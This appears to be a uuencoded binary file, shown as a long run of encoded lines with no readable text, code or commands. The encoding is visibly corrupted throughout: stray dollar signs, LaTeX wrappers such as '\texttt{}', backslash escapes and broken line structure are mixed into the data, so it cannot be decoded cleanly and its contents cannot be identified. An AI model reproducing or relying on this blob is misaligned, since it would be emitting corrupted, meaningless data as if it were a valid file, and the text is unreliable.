M\$+&ZZ*[>Q(!\$'>"01#K0'`*MRZJG]I\$C\$\$5;>\)R+TW)O:*V5'YE.<E@97E9 M96UE65D5_5FMY\7L,C707!6/8+ZS5E3,26L4E]#HQQI]!<;Z)VV]Z2I#AHH< $M]-/"D%4C$*3N*QT(]%@T1RQ.^GTL586/V11"^(14=3&70G18S,2))6)EJ:I<$ M40FZ]8B, "<`WD.CJ<PM6HKIB8,Y%XU*%NQHBL2[?H+^Z<C;%"J;K@[+@2E(] M=K)!N-G!+\JNI:N4F%'E5\$E.&>_::.P1HS%YBD.T[I0"6WQASJ?79AR76&CK MID:B);@:AQ#U/)HR0??PQQ"):9?OJ93H`S\$?RMHN3%']K!B+#+M#)!N>X<&> M\$/4<S\WPZB7D&%.*T?A@TJ6A@L3C%"IPJ\Q^(;6R,AD%1%'%Y%0:P;X3=6P[MBR2SH<77VQ\(8C"M_<RM/>8@VTFCZ<RV3T_TG!KA_^-21CS#T[M"+G@T/GES $M_X)'X$]. $N5?XXU<^{GP9\#7/!}?"P^C5D7R:UL:7I^/!]"U,^+[V/S8"#61*:J$ MS"P],M]GL<`O^#SFY/-(>#LH6[.CH[Z]V>6H;3VO?H]4YX;:]>??N:\$*_AG= M&RG\$LS@X4CCG[.+X7_:>_SEM'/O/KV0F_X.V=W-#=M/\$QN9+RF9G*-`T=TE@ M@:3=2SJ<P0;<@LW:)J%WT__]HR?9119E`RU)MZT]IO'I?9&>GI[>DV1)85)K M+KGR:<M^_DU/5VQF"W^H28W@6JUL6F.;:0UV_&(F-CYS_J\$061]L_N&IYA\2 M/) ?>P;B;4E=LQ_C"79@9/'%"CR++U+BB\"D?I?QA5(^P:-<19&"Z.'N83FO M)N6GY66A119:9*%%%EK\V*'%RB:&(0.8#*'5!`AL-0E`%E+L)J3((HH?-J+(MUC.R>.-[B#>R]8QL/<,/.C!N2:WV:Y>-DMK/@HXG"#J"*F=!QX\3='RCH4:V MBO'7"#FR58P?+.8@?2!;P\ABBFUCBB=>G?A>WOO*UBBR5[ZR5[ZR5[Z^C6CB $M&W_EZR^{-}(0)&]ZI6MBXABE.Q-+T&DJV)9/'+7SM^R<ZM^''6/-8&,4^WI$%$ M,;DLB,F"F"]:\$OD+A2[?S()(%L)DZRQ9#\$-B&"Z)GNZY4D,*POUFSA+%7W%P MPD0^76**\$0&AK"G(Z;/A?*X=5H?+9=495G5C5'6JMCZMFO@SF;^O#C0OXOZ' $M1Y/F.@:.<^!4>>)S'-UUG>'=3#.M([]9`HQCO-D(V_+^A,/?7=(KS97M^'R*))$ MMNL?3/OY)+"K"*/VPC6<.1X*UQ`*I.Z+G;6?%(AE)^1'4.ZP\$\$2\$K>=PLCG^ M^!1"\$@S3#>G-7&=WQ!QC[.Z.FH='@CGXI\;N:-[/EAL0(]]QB_F=D/T1ZT#4

M&Q5UH`GN)_/J!'>@R:QJ6M,MNDNBPD^^7.\$_FP2O\.F\$'D'A)[M3]QV0"I5] M![0"M4PCM8U2!BZV2"W-H5W%T5AU,)M7]>D86_<"_GC5@6E5G;%;'9NCZOOY $M&'\,\A^CMC&NM&;1>G5PAY@91][2XS$-.CJM3J4^F]H#'-K0Y-6/7X\%)X+C$ M]*]]HGGV;/.DG?^/-7\G=T!L<_^#*A?@_H=20<WN?WB*9UW[4POE?A&/]/L? M<)ZJT/L?%)C8D.#^AX*:W?_P)\$^OUCEK]JYJE\U3://]/9K0K05>G]J#]\'O MWA_MYFFC<W[3[.SO[>^=7]40KAO-[NG?\\'7@^K?\XW&O_KX=Q^P#ZK[>_5^ MH GJ ($K^A=\T'&C7^V+OID<SC,C08199QQU>OV.MW:JV;JH41VIUFO=9K$ M`LMNZ[I3QY1HC\$*&W]P=#%K)80?-CT4``2(372#^(0`B7]['C;GEN4@&ZV)' M<QC7-IH1]Z,A#SZ/VO[K^C_CD7XVCS7]OX!_^O>_%%1%EO\/4L#^9_W_\9_C M8X1N"\<%Y;@@R26\$:_EN?^]OYLC2C1'JM[JX6W;)^DD?)^NPW&+PR<?'SW?Y M'!_O[WE8*S&S_3W#6LP8?OM[_\,]`A*O;`^FH6S',W1TBF`6KE`X]#/?F)9N M/[A8C:1^L\$JH#3](:_+E-?GKZ"MK\E4N_VT[K7317+YLT5R^9-%<0;F4-7)1 MULA%2>..XP)/2V,0`^`YQ`!X%N4T\N4TTI4T3#FF+Y]0J'S51U%U1K>003,C MN/T.Y7');EKG#?SGX'\$X_\VP='/TM0U0]GS59_/Q?_C9/-:,_T554<+[WTJ2 M2L9_'!)DX_\3/`GC/UW#1;]:GJY_.)K\QJ0]BTY2?B632#V!#HXB0NCSJU>M MYMLWJ.5BA.82>P7_<\W_&O8H+P([^%2%L")WC!^R7:/_LM.L_8LF=KSIBF\^ MWXX1>'/P#Y_-`<5P'TQO.\$%Y/_5(?[C4WMN.3P(7-P?E'6JN@8HOP*L7()A6 M!`\$PX`]!DEZ06(!0P8]C>`O'0KPG5"6YG\C_`\?0/M#"Y7(@50('%8_DW`,= M[=!RSF02-C(16\X<H;R\$3D\#61X],,,BJ=A!0FG\$K@U;+F.*^0`#>7<,9"&# MPNX8%(0,E-TQ4'@&V[1V>GL7PO8&QXUO\<*.6CSF5.Z^\$6-^Z>Y;/>;:?DFS M,(WB_V;:B`B_M(4IB+1JZ4@*6_4>G.4PG[\$8NVG8N#>_^Y:-!P2[;]IX3/%8 M7:[\$F-ARO&%V96/+C]PHY=0&V9VP50:I\$A?6KLQ3)558V_5J85>6:7^C1#;H MT<'H'LH"A"%+N%_[)<8_50GD&]NMJ3>PL5R"R@DDP\6\M)Z^;%;"\$1&(BR=L M;,;P"626T^D>-%*5-((A`J6;#/KI\$1S1K^V:/\FS+OXCD]-?*(I-U_\DI8@# $M/UC_*Q7QGVS][PF>S=J?W=ZQ/8]UZW]JJ8C;OU@@U[_\#^F]!*I>S];\G>4C\$ $M7SQ6(?PO\M/_]=;E9>NJ7^M>1N?_N?1'F`*`,!^1_:4WEV_S\OB[$CJ2SQ:$ MA3E^70_\ZJ81)F9SINN?K?L__FS+8UW_QX,#Z?]%194+!5C_DQ59ROK_4SQ' MOULWH/^OKH/:G5:=N%JF=:]3CPO_'^OVKQIMR&U:^M<N=_;LYMFL_X<;,C^+ MQ]KQ7RF1_B^72B6U5(+Q7Y'+6?]_BB=U_+_L=N*#/YOX""/L]47KZJRDHOV] MJUZM?;Z_=^DZL%F5S/[W^Z:%"(120(XQWL\61[_PV:S_L_N9MN>QIO^K1=S9 $MB?\0%25%HOY_*=O_\R3/4;W5(/OK]O>JZ-XV==0QQEW#>VEZ=4?-SS3WP\'^$ M'IM&?`3</7,S^QXYVO)PZ*CXEXV%Z`R7ASC%S\/IAS@E%[@1\$2*!*[%B61\: MFA-CRZOF,+9L#QCC;YJEKR\"2S`H!\$X^,[S.:*J-7=\%RLT7[F3T)WRQY[D< $\texttt{M)} 1 \texttt{G06`$'$\%94>MVZ3Z*:<W3/'<(:\&_F"_[J3*::E+P^14B`R(Y0/$4Z*D@<J) }$ $M7.FT95`T7+,`+U8L#+4JDY\V$&$.>,Q!'+/NQA&';A2O[G(%;0B0=`ZIP2,U)]$ M!4@&A]3DD;H"))=#ZO)(KP1((P[I%8]T)D):<TAG/%+=D03B<R1.?AB*QRN(M\`H\7B&&IXCP%!Y/8?&Z<3R,<NCW**;?<GB\$DBKBI_+\^'Y6=RHBO`J/5XF5 ML*5LR(L9X572*<DT\$BGQ*DDAN+Q!.VG\^W7B+5?PY%%>#*/)\?P!.VN\^W> MB+5[0]3N.M_NC5B[_7#51/(DZM?-UX_7#4AGAS#*W!X!2%>(8:G<'@B_63K M%]HT=RZP?"Y89\$W7_=^<W@%.5+[GN@=O?`>4+EKUVD7.U#WG5I;>O7CY!^Q/ MAQ'&Q6DD/<+N]S>M#HZK>QU\$4`KOHNP"XC&6%^;,]+;G"2RC'*4X1TJ;,W&B M6HZC'(\$A3B+)"94<BRIY)JSDF;"2&[",U'\$LJN.9N(X7&#;@YDXQU=CX22"B M2+T5BN?\$,7HK>/SW:[MS6S^;^?_QEQ.VX;'&_U>*Q5)T_:>`0X\$L_G^2)_3_ $MK_{\#}(:6@>.<WCC6F5>V&3KR8%B>,MRX?4A+J+`1C3PTIE@G\M<0!@X)YIA,[W]$ MGP^VHZ,Y[E"W&.FY+\$W>^:XY_E=%LHH&'SWBY.D/2\$KZ0^8B/:2L_YM:A]70 $M4(6@P_)^8H^{20}-H(GHI4^{14T}JRD!":J4B&^+A>HI0E!C>,):QY'^2&&$ M\$OLJ\$0@&GE`X<:03X'2BJ@6U7*%((#]X6!FZ\U_*E4"&<2(&&I8)"=@^2PL< M4-\$Y*M^2!4E4_F\$)T8*4*D'Y\$XB4H"CB^@RUL#XE*;4^)2FQ/L.17Y+BNI(4 MDTNB*Z@RJ&`B1B"2D`@T!T=(:N+B\$`6)J9(LB?I#3!]RL<;.K6W)I^H-D2JL MPN^P-_P.;]'1(W68@W_8GB']1RH,C\$%E-(04A55RB):))`9+\$8(!"J\$80R7L $M\&:SHE(@J^D@G4@\$5E-\$)D>\$SG,VI='&07U2\$2\$6\$\$6:@5U9(00-@&Z0?.A5=$ MA%6!\@UT38`U6!Z2Z#R.-\$"JBI%D\$2M)/S2&0BP#E4<E!@>A]V/Z-Z45?I&6 MY2+*<[3*\H&`@RRALJKH\$0[&)ARPI'D.ZNB`Z@AHDQA1U"^JC#H@HMZN/3/@ MY#FJ*)!\BB32A#E]@*31*/Q&TF+:D8LU?2[>KKE8H E]J[A1WP+V6W>QM4)A $MG, ...XMD(F_E_X<D7G\5CC?\G2\52L/X+'[K^4\K\OZ=X4M=_;B[?QM=_V,3'])$ MVOEQ, UOV%H[5LE"^_?J/[CD.#/NU1J/3['8AS[;:M7`_"/[=]IRI+@0=NE%(M,ON[">`;.,`7Y8/5J%>F,=4/4?#S1ILN#``/\$V9+ND@506`)7F@+"[:\$<CM6 M<\$YS:7KDJ\$[#\$67?S."PR\$)(V5K,5@71G+\$4^25GZV'9L\6SW?K_9RW_K5_ M+RKA^K]4)/:_I&;[?Y[D">/_*@H7VID%=I1WALL#:I""_&!U:[E:OJ*38CI6 M\$]C[C4EU.[?84WN'GC__#1GZ\@6-A398_@J8K\(4G,(:8[9<*\N'@8A-QNDZ M4UZ*&)\"UFEI'+8T#PXN/E,,BOLMS^UM\FSG_SU*_X=)/]__*ZNR7*+]/]O_

M^R3/_M[KF\M^MW;3[-<N+OI7K6[SK-,\ZZ++6KW3VM^+!/B.7(REJ+\$4)992 MB*7(L12)3SGA\$*8GL_033[%C:4,YO\$4;*C(3":70HS1CZ4,8RE@W["-N`1; M¹+%;F6OU5DG5'M.,2,)OSY!YQ,&L81Y+E89FLXE1¹#:)N(2ZEPOT^XWY&6 $M(@DRGU#@$Q0^0>43BBOQ86/3'V*7-Y!6#E:"<M*KR2&29/BO+D\X:/#J.?!2$ $M"4^)4KW,P<])O"^@+X)TO8T@'1BU!(#E"@?X0,85$>0)!VE;/)B27"=[-$H6$ $MF!HKK+N8"OM!X14.?DJ#ET3X^@./!\]6HW/9;];>]J42Q<'-7#W^&=WBM'>'$ MZ,'T)C"(']MSV'W\`AV7T,_'(5TRX1-08VB5-Z-5CM"J"&DUZV\#8@RM6YS\ MCL6.*-K^'KM7BNQ:NO=#S_P"@B]=AY?MPG`TV*VTLACAQB6Z?A)J(O[.BFR? M[#EB5[A#FJ%7Q+!WO3A[U]N8/9SYQK(O)[%WO3A[&DY'V9.TS=B3?KM)[2E-M9L\8#;?S:\$3";`(3^J;L%C%*)NB?\$5:@`ZA*NNT]<1U=SW8,'9D6,J+E'2[! M3E7]MP]CP&3;D8W'`6RR,";R;&1H;.DYAS80'G\$P_2H<\$JJT(BNG-5X3\FM(M9C=S?L6(/=FN9D'!HBYNM8_)M4:C/"T&F8#!1B4HB&]D&/0`(J86+2N_T@=_ M(F<CA2#7/:W5!I_BBFTP29)_#=XLC!U7B]G`\`M`\Z("U5G5``2&O`\?D%]-MP;!;`_V89^4RL!5CZL96=1"&'D\$SDM&6*4.DNN%0GPO]!*Z,!;:0_@03E#%0 M#6JV&30?AMVU^+T&-MFST;/E_N_/6@!8-_^OJ(5P_[<LE2'^4PO9_H\G>5+G M_R%FB2\`1%(?\0V0U?[8<%:<SU*2LU04?6TTLON<3B4ALLV<`6#WAG,@/`.Z M_YN9KK_NOFYU>@'[54XDO9&0WDQ([R:DOTI(/XN4*%)@?Z.A&"_8\$Y@@S;,T MW+,8+IL+&^K\$.3V'*6NV9O&5GG7V/W:=Q&?P6#?_7Y3(_+^BE`K%8@GLOUQ0 $\texttt{MLO=_GN0A]} \\ \texttt{K^48/^Q+]} \\ \texttt{EKUGO7W6:G73MK1H<!4>8C=&(X\$;R&N>SOG5NFUZ;J)} \\ \texttt{MLO=_GN0A]} \\ \texttt{K^48/^Q+]} \\ \texttt{EKUGO7W6:G73MK1H<!4>8C=&(X\$;R&N>SOG5NFUZ;J)} \\ \texttt{MLO=_GN0A]} \\ \texttt{MLO=_GN0A]} \\ \texttt{MLO=_GN0A]} \\ \texttt{MLO=_GN0A} \\ \texttt{MLO=_GN0A$ M>(W5L8W5<?528)L>(=YOO?PG+A2BEWG1>P3WLY<\$DY]U_3_Y=/7->:3W_X)2 $M5$K^?]P%$^1]WEZ_]/])#^7SZ63Z(&(.W\3VY+T+,G/1N4GO_IWY%)YB]$ MD\`?F!R`TIM+TR`?H93T@^B^,,1L#\$/UJ>:ZAGM\$8<*3SA\$]Z+S[1[?70.S# $\texttt{M":.=RQJYN+9^4>MV\$9R^1:EA1\P<,A0/PYQV<"LNFXO8!Q?)'KCVU/",HZ,C}$ MW8`O*W3#(6C6T!"2A]NE6Z.&]E',7/,F::42YL\$<1MU>6)XPMV'`H63I55U7 MZ%?@I2?RABH),R]M?3\$59UW8PP]BBEU/&W[H.5I2F>\$F5KC*5YA[9501`'2' MD#"+#G.)3&'_KS#S1I_!;>3&;"%FB?-?VG.Q7#'-NC:<)%055Z*GC85YY-YU $\texttt{M9S\$/://Y} * \texttt{4QT>[-J!:O^"ZFTTMC9CMB+;RP-?U,-^GH+X2XMJ9K84`M:OI[}$ M/#+`!9'BME[,9IKS,:4HEZ;CV\$X*`*.ZR4K3\KNKM\$H*KW<6J[6CN9/&8C;' MVNB):?[+<"QC2B[E'"=(H&Y;<&5IEQQC*(3`,9SI>L['WQ>VIPDAFDL/NT?^ MT8(]>O.XL"OCMC:]CUUC;CB\`OJ7>M9T/:6Y`J@.EO6]D0*X,I!)/>G"&&O# MCRDDZ@O'@2M\L8;\V[:2+(3]\1MI/=F,=J?F_,KVX'IG7J]P^7\"W;@?2VX8 $\label{eq:mv_1} \texttt{MV}, \texttt{1}, \texttt{8LGB}! \texttt{M*LL4'.RDH56FIF}; \texttt{[*P/M!VC\#\$-L^M<-_3QYEC)\&8.WF\&EA@UQJ}$ $\texttt{M} < \texttt{[:9C)\&!]} \\ 2 \\ \texttt{ZA} < +0 \\ \texttt{V} * \texttt{F} * ` \# \\ \texttt{U} * \# / " & \texttt{AWHCF} \& \# \\ \texttt{G} < 5 \\ \texttt{UZ}; \\ \texttt{FV} ((>S>KYK \# \\ \texttt{U} = \texttt{N} ' \# \\ \texttt{P} \\ \texttt{AWHCF} \& \# \\ \texttt{G} < 5 \\ \texttt{UZ}; \\ \texttt{FV} ((>S>KYK \# \\ \texttt{U} = \texttt{N} ' \# \\ \texttt{P} \\ \texttt{M} < 6 \\ \texttt{M} <$ M)3:4T<+5[C5S"FI+^[!H\+\$?DLJ(32I)2AZMOQ#AL!VK;8KYO[!=KV%,M8^& M3MP<(=!+<YPXM\OMFF*U?1#<3MA=N3&-!_\$897MS+<EBT%\$JN&,>C[",O-\\ MEFZ/H7, X_E[8A-P\$\$8QQ5YJFB_*-_5!2J3JDF#2XL]Z9/6`HWF;%RI4\$F.)' $M-)>"7N:86/D2AAEL%$EG$),GFGF!2[WQ($T+<*DM5^\L$)>4.(>"9'=B+Z8Z)$ MTJ8/VD<7#0SD30R\$<SSBL<+]*\$D^:Y5U;Q>6BSN?H:/A1'-\;Q36V"-`>#Q9 $\label{eq:m8/</()A):09[;*4B1],)V:0\/A$+NMNC4:NX<$AL4`0=0P7$$F&+M\6"^\@$ MM>W/[M+DPJU"4E_7KAH7371MF3B^#4R)'H<GY[)3CK3]B;\:XZ;>J@)FQ5M9 $\texttt{M)LG=\W\SW4-K0/X)\&-<,-<N_@+FX>-);;YD!VRN("[UW\#]>\VS9B>D6KHM } \\$ $\label{eq:mass_substitute} $$M^=&0@(Y':*?V\FYCQ/SL^*,U2>_&0.@&34^F;!*\#G1@:4<7\#`-5>>/W!$&34$$ $$A$$ $$ MM^=>/@9]85AC;W*`:%O\$L@^9(M"&3:`088@YH38%[Y!]`!2&@ARP:LS*(4_. ML, *-<=7[_;K9^8-6&6I, *WSP'0ODL=X-6?_.U6,>`)K4DJCEF&/3TJ:)JG^* MKJXO+AZG5.M[WFOLE'ZORD;O@@ED``?\$>@L7RYO^[E]?=:_K8`-?75_0`]M3 M;".:8_?SGO\$M5^V6C@:1@1`-3'Q0HK5*\$I=G(/U<#FWVB\$2>6STBB%#B43A6 MU/XU-W#>_\$]70;XOT3RMV4%POTUN;'LV@A>:I-6I[8"3-!>\$?CI-4+@TDK`E M`(!QTIP[PYW:SQ.,P:-?1.45^\$AI1_NOYW**HO<#B&]0^)P:YMOUU[5.0)EV M4K\$48\S5Q;^_`#X"0\`7Q+_-8EM=S/N5C>']LKZJ?C_\A!XFV(F\$RQ]^.MT0 MB?OAN'+!W\A(^^XC79XOSH\$C.(@#A3_3CQK``%N>-2#`V."P@1C61J<-"+`V M.6Y`@+;!>0,"K\$T.'!"@[?K\$@3B+G1\YP"_\@E<''@SH4EILX:\%\$]?CU<(: M!L.?(!G([8<7R5U#AT2]V7SE1=[*ZCNXOT[Z%`_%@\$A-UQW<X4(0<!`H&88(MZP;XOR'T6#0S9EB]\F\$9T;.[Y6B\$/\K=4JW<+2OXKS&\6RH2 3XZN</"PGE% M_'MPM]0K/AQ\UYX=(KFX&H0;@S&.)BTO_RQ%^FADPI;NX&P\$!,=HSF"BY:<[$MZ]D!L8R!G1"Z4;ZI9"1Q]/M"T]N: `\-$'GPU^!RP\J92POK3ONZ^1K]>V`^H$ $M!A/<"\]^@3@;<++7;Q2LBEK6]"/<9.08?RY,V,..<?Y@8%GIMCB=HHDU'R(22)$ $M6^B_AF,?0^!8EZT;=-OIMG]1WQU2<NA7@I#*J]/LX2]1#9#>D:N%2Q6H[\]Y$ MZH>_(-3$P!BQ8"K!5)(PRE2PI):4%6U7DX$#/>')0U4"^EQ)%$JVK@3ZMG'K$ MX*%'+E;))-"OSY]C3,\$*:YYH152Y\U3E#S8X"(-R"!EL(.?MI;RQC#>6<*)\ M<_&%Y;P_.&\0"N839P362S)HW,OF`N,R_\@8EXB:8%NA'J16@'\$1:-?W._ZC

MNOHK4]\S8"[SWG1-7+0D4:S&`\&5H)N&@;GKJW-XGZ??[77.<5RYL,R4]@I, M/,K%SHX(6KL]^>C")#0_+B!_4O#_V[ORID22);[_.A%^AQIFU@<NOG,(#+-N M!\$([LG(8@+HOEGV\MFE'GDBSW>V(L['[V5]F'7US.:*S.UVA@G5D75F9=>60 $MIMUK98A,^]&E%4+H\6B<&H_NJ)B%>R!.WH(^.)X]6\VY9K[V@Z;L\3#1]1UK$ MC#>M8*V#!E5="S3)Q_C.@N9)DD9L7AC3),N+&Z>*3#10\=(KVXV'=3_T,H^R ML``TC]%5G-8,5V[+\K,UY3(>"5M\TBFHW9A->B\$`>@G'4A4;3*.#+LYKM*0H M"=Y']NH1UYV,>(*% .%82J;3CF:G^2HA&9,K931.<1UN[PDLKJ>(YJDM>OSI MD6=!#J?]Y?..KU#E+>]@:-Y6QF.HCJ6U8/6/)Q9#=K01IS<+<8?<+=A<B9.\$ MQJ@TZA]:2S/FD6URH2,MM\$JN'&T120<-)'_41SGK\$CB<]]1M!_K"S+A:O/< M9=5, SF5_I,Q5%-N4\4AWNA7#MG.V[8<,O?Q/U\CXRY?8CQQ#6VS&-0(I@^+; M@;B19ME2<IY`M2<PR1`1:0<F?#MN`0WVK*O@E[[=M]PMN_]YJ]S0XZK4I7+S</pre> MOW[]^C4A\G!DD53?U.\,53-3J*<>]#MRKTPLM'-5AD.BD(EV3U@,)(;<@F'6 M-:S-5!UFG1-M8J4(Z:\$'#;W5#`W7=9,AK.E4RV31-5CE*6."'\$>C(3'K6K%P $MC6?28WM8JA(TS<2X#FF3Z%?42SR<VNJ16NT$DJ,H>$UO51MG-9F\C;=ZS<J)$ M++?.\$WV;K>F!W6NHUMOX44>6#_JC1K(OV:W.KBH=%HP,QPTY'.Y<9"^R\$!\$ $M)OC"OG, 8^O>[\#K[J^/^2/);A/Q<D<?\;X5^*WT%H;C\3C?_G<&]P,P3'\0AG$ M"##\V\$"F`]!\$BW\$ZC&\5U=!3VZ^Z[;,.Z-&#^58!Q&\PI\$+B\$08X5\/5/IM= MTHOD?>_;@MS3!3C&?=Q/\$'\$O%RH1]PGBE*,(>\$/:=];TSB)#>B&-R:")<JM! MC=IGOO-D]A34A4WLWI##N]%X2,8CTT+)HM-[2ZQ!,,'AS]V#MW'>\$N64>I"" M&`D[`#_*F+/P1XKGRG@T1(EU"1,;;"@JLU""`57#)#ODHG9BEC\$JNO-N5LID MRO_H2THIB<2;(^@`4[^R;"%73'ABY^S8F;#8X.V-O[\X?D9*4/D)40ZJY?ZI MH7^\$IB5'E"OBLU(AT1=13T:6V4=0&*0OP]K=T.DM.^"E3XHQPN6)2:[UB<X% M>\$P=I[29%B/X7\$\,^NJ&_ILB78W=+KK283%P#ZM.)'C6:8#2T`T"RP&-C#RG $M!6]$C:XM:VJ6T^E;<SA)W8K*I*!]T]ID[\Y,CT>7AF(\I(NYJW=F(7L/_3.=$ $MK9TZ,[O^*;-Y<:B+U]BNN6Z\#;^*;^*[=Q:+-$O\XL(OHWMT&?OFI8?E^FX/R^*]$ M^!YX*B/MEPHI"4EMOVK4#R\$W^&OGU!A=]J&UBDAX5LBS?@BT)39D:#L2^(FU M>K5:?<"W`V*/:EK^AGMZJ)DWECY-*TJNE"OF][_/ECX=?#)3)?CVSFFYZE&C $MJ_{CD}[H8_{C3M}*U0:59*^0'\,U3F^0WT6]5<1(\)G+XE_0\:!ST:0:[34&$ M5&^C_X#9@9&^O:I-?^CND720"E\^P^\#_!Z1M'QLJB3=[&%S57QEN:#80@U_ M"2GA\D6M22:6;MX8DW\$**H_;T/33E:/<ZG7^76;77^DQ'\$EWSP[95E^Y5>D! $M(9(^K'3E<DR:95)'QDBZ(S=D()''5:K')99<_J60)^E6NR8?5<X:/>ARXL[C$ MM'98IH)K.KR\$PL',Y0/K^AI[6QW[&*99\$Y#EQAW(NS\$L_DR"=[YQX@5B6E\$M $M6).F2-T2M_M0'HU!6(/<MXBJ3/YE(3U]JDV8R(S1X1\C<9\#QES"N'RBL,\S-$ M1I;U0#1GZ-L#GVBSJ3)!H4\LF\$B82`^R4+5\$R'!?R*+>VIB/8E%U)A4>S-FU MPX4HIU%, EUF[OHU7N@G\2[L^0=(J>?LCTPH@V,]ZB3)A\I[OS0CA17:1"(0U $M1$*(7&9)6')$NIGP7(;:F*2/[#08Z>7T_[KVOVN8_=EN\?POD\EF</U7V"_F]$ MBOOP)[+_?487;O_[6/._5"H-/_S?-#(-%5\$;L@5TC@W.+-R%Y5;!*'A\QL%T M!USLC^'>D*W,!\$^C\$YR-8+L31/H,%,\;=8:NZOY'"<=+R2RRV\K<5K;FS,M MYF;6Q_\^E3OG]6Z[,ZC)Y_6J/&A5FC(AC5B_SPSD^GUG#,?"\$[:[[E2ZR1*: MOI0;[:':R*2F`8,P"^YZBW<1J4]@GGYX=W7%[ME#`+OUYPYP;JN!Z!0)V0P_ $M+*4[O)>TWA[P < '#1KMZ`KGH; #OP<(R;^H\X5#I%< A!][A2:U\,<+>93+&F$ M84< 6\AC9`H\YO;C1T5N)G,'KWOXM.CL:=VCIV!-7)TBCO:=\$XKZA,SK]"0Y $M'QG6'<M''%F:?3_M3V))?XOM_12,[-_E#1W_\14()<D.]@!^>-K<WL=?M$<^$ M]\;CF@<F(5D_Z1%)H!V8D<'\$0ENHISL3V6I2ZTIZ&J9!.+0K#]C\$%O]*F_PH M"#Q#>N^G^8D"4;U'P-)[]\EX.-F-G9`+\$QE'I,+7^.YIK=X]K?2JQX.CLU:5 $M72[D=Q[$N6]]X@A$YL_DXIT(\slip($[^$<G:;F'J2=<."E,6[I>FNU-/(]GQ6/^$)]$ MZ2E_90:ML^:AW-G*8()@7<FQK;Z\$I/EU!7*_D0,FU>>*)^C%3=_39XM#40); M"W(=+U!,J)YFAG-<J9W6.Z>D;DS7UTTH\%D754\&^-8B;4(@U9UZ+JMSC4%E $MNUMWNA0'YX1Q0"F+" \setminus (B0E#W^F/4=11$AC[&(VQGE$&Q8/QQ]DDM&K.>B&C $M5M"CU:SKB,[&C'C1#TWV\2"='JR"!Q=8H;6G655,4U='((:'\&^*VU8*\#;@5))$ MWB0T<Y2ZAG*K69IAICBT@:A[*I"*\$0MMON74@LF\$Q#2I03>)<QI-Y7^Z(:X) $M"8VFXDN=P&6#YL^#:D>N]&0/+=VZ-#3EAI[G^N,TVEU0%%\$SM/5=J07:3>8$ M5-X*]OP*K>1.X3K' B#WZ!@?U&MO']T\$^>E@%1'C.O+&<4H V*-5U[@S<0NK M1#1^O#=TW)9T8CFMPF^.VZP:(IL6E?,WP@1WD/.8@`WAK.22!.\$3WZVMG;AG MT"3\$E0"[+G_Z]608:.3C%"IQ.T6\$@H[V^QVL]9!V\$E5!JSVHMX!_FG*KE_"H MS@VKRJ<!C%I;M@:ODS'V;0\$W.]/QD%BZZ8F"\$MBK!:9N->"[4#SWLI:3>7+. M&I).]^:G9\5*AJTC@Q,P8`.*6,!RC;L;D_(<A:_8\I4+0?"@613*R2E)I"0Y MJC2Z,DOG:0%[:KZN'5*@M-V'VTM]/%(;H\F-M]+>DCXZ1W<[^*3MKQX)2Z<D M*T5'8;MR;*_DQ<NKWFE'=%?FFW>/QG]; `PAR^?T?^O[??G9?RF<+V0C_[1G= M'/PW#@`9N*0N3(4]2)`+8WVUU\4WM&_[-[L#M/S^SV@MK,<PMWC\4]!'@?^8

MS6=RWTF90C&;B\;_<S@Z_O/I+#\`NC*4R<W@\^#SM3+YN.PHZ,=;T`@X95SC MA,C[GJ`W+(`U[`F=KXF>%X'27A.XW]>FR`KLG(B:7'!X&9?#6`Q!)LGBPAJ\$MN@J = ; 0V : E > Z) B % O 3 3 # 1 V J Z A H T > N + ? L I 6 ! 8 - * # Y 8 0 A V <] N 4 O 8 ' + ! B 0 5 = < W L ' (M3?H*\$SCF\.Y>VAE0F`5RZC5UI\$5D6_0J-W19W_Y^3&+OZZ!XBR(3T&90FL; M\$IFO-&`*JYLC&U)BA21MBIIG^JO+SH_<3E;LA?02PK(B@"A6@8!A<WU<\B0B M?HGX98,(.8Y@0DN2\$&2<L'@9Z9D@=`*9!PXZ/8/%A9KB)-DHG,YJ(,-LBVC` $M'F!2#2D^{H}(],X;<$V2'OO^+<E>";K%M9K=K)9#CA27]#O'%W/B6G*?3<4(>$ MB<%070PRUH0YN#52"8U)T>^<DZ#159SY_\$BDA`W6XUPS&-'5';D&;L*=>C>' MV4`&@F3.MD!#.PZ;&`W>VW/V[?AV5ZC<B7LX<@\$JDY\;;6"E\$+ZSP_P<9@<\$ $M>,D."7"-'>+E#]L[C!-\@4Z?VP&NWG7Y.>!0&P61`>U$BEX,&:=+@K@QI7=Y$ M22)YM70Y5)T.<2&SL"?G0E+E\$)@EHZFE\$EN<>K%C2J4@"@RF4D@NITKNSI_I M#.42'P>DCP&&I%))_AU\YJXD?PE_O]>-(9E:!OD5"KN7D:Y_2QKA5#(248OY M?#9?1*LY5F9!9N@B8TY_*"*9;`C\#9(I\$?@+9`HE?V%\5`HEH#*G2AE1I6&` MBJ]*V=+*F4E7I;]9679=Y5E\$6",>_AN?]T@,8LA8O(JAWQ1.?Q+AL'\$E."[M)#F_N5Q_IL)G_AV\$P6\>(60DA(DIS(6)<342AX8I?!\$TS'8\$#0,/`H<IO-]^ M!"C,O'6(3?&;0('QK%KBWHV`^6TDNNF?`_/B4N9H+[:"-L_^=U\!C9*[E-;1 MRW:JXCIZV4[U#0.B"JA8FJ_\$4*&&*#&;BO9%>EF040M?HI=M*HI=I8*TL\$J% MD*F&3>7J,7K93V68(Z7+\$E#11+/85+!3?)0D&0JT4+UGI'^2?E]%IY>X3L_W M9UGX+99B=*ROKM?SD5Z/]#K7Z_DO`GV;NW_(27];:&]KZ'EW6SV)HB=?E:;W M6V8MM\I:;)3%!72(Q0QV&O.HZ\)" `OX7\%MQ]HSOX+3720@!L\$/^<HPFR![) M)-S(4.+BF?C`?&@ON&U;L\$Z\$UL:V6EDM(W&3S,;Z0B,)(;A7P=L<#"SC021H M(J+VI5:9#!L>LXLD86\\T4=6H&\$ZFL+WH1)B\VPPT.@[4G'YEZI\2F]KR+_(MU;.>/&";L)W5B[7UXOSU,I9_G"D7FFRA'/H;\^?ND_/G+N5/[+!GXDZ4\$/[. $M<>$, <L\CW8""=94KC9>PA?<+J.&1>*$L.'B]=EOKE&C77R(OK?<O.:B([U:5])$ MH[C<-ZDH^SX!Y*9':?1@+H.8E=R?ZEQE,@X,MQ>TD`S%TUR\$ING4G"%H.O\+ ${\tt MU,RP\$](5D3*=I"'HF\$\&Z7X2(N172'S;\92`OKK171M\#T\$P\.0QLODU5A?9C,}$ M1U9[73//D(IL;P@*,Y"7WX3-"\$4D8@R"AWX:/-/3ZNS("]QU\$0SJHE"3#0Y]M 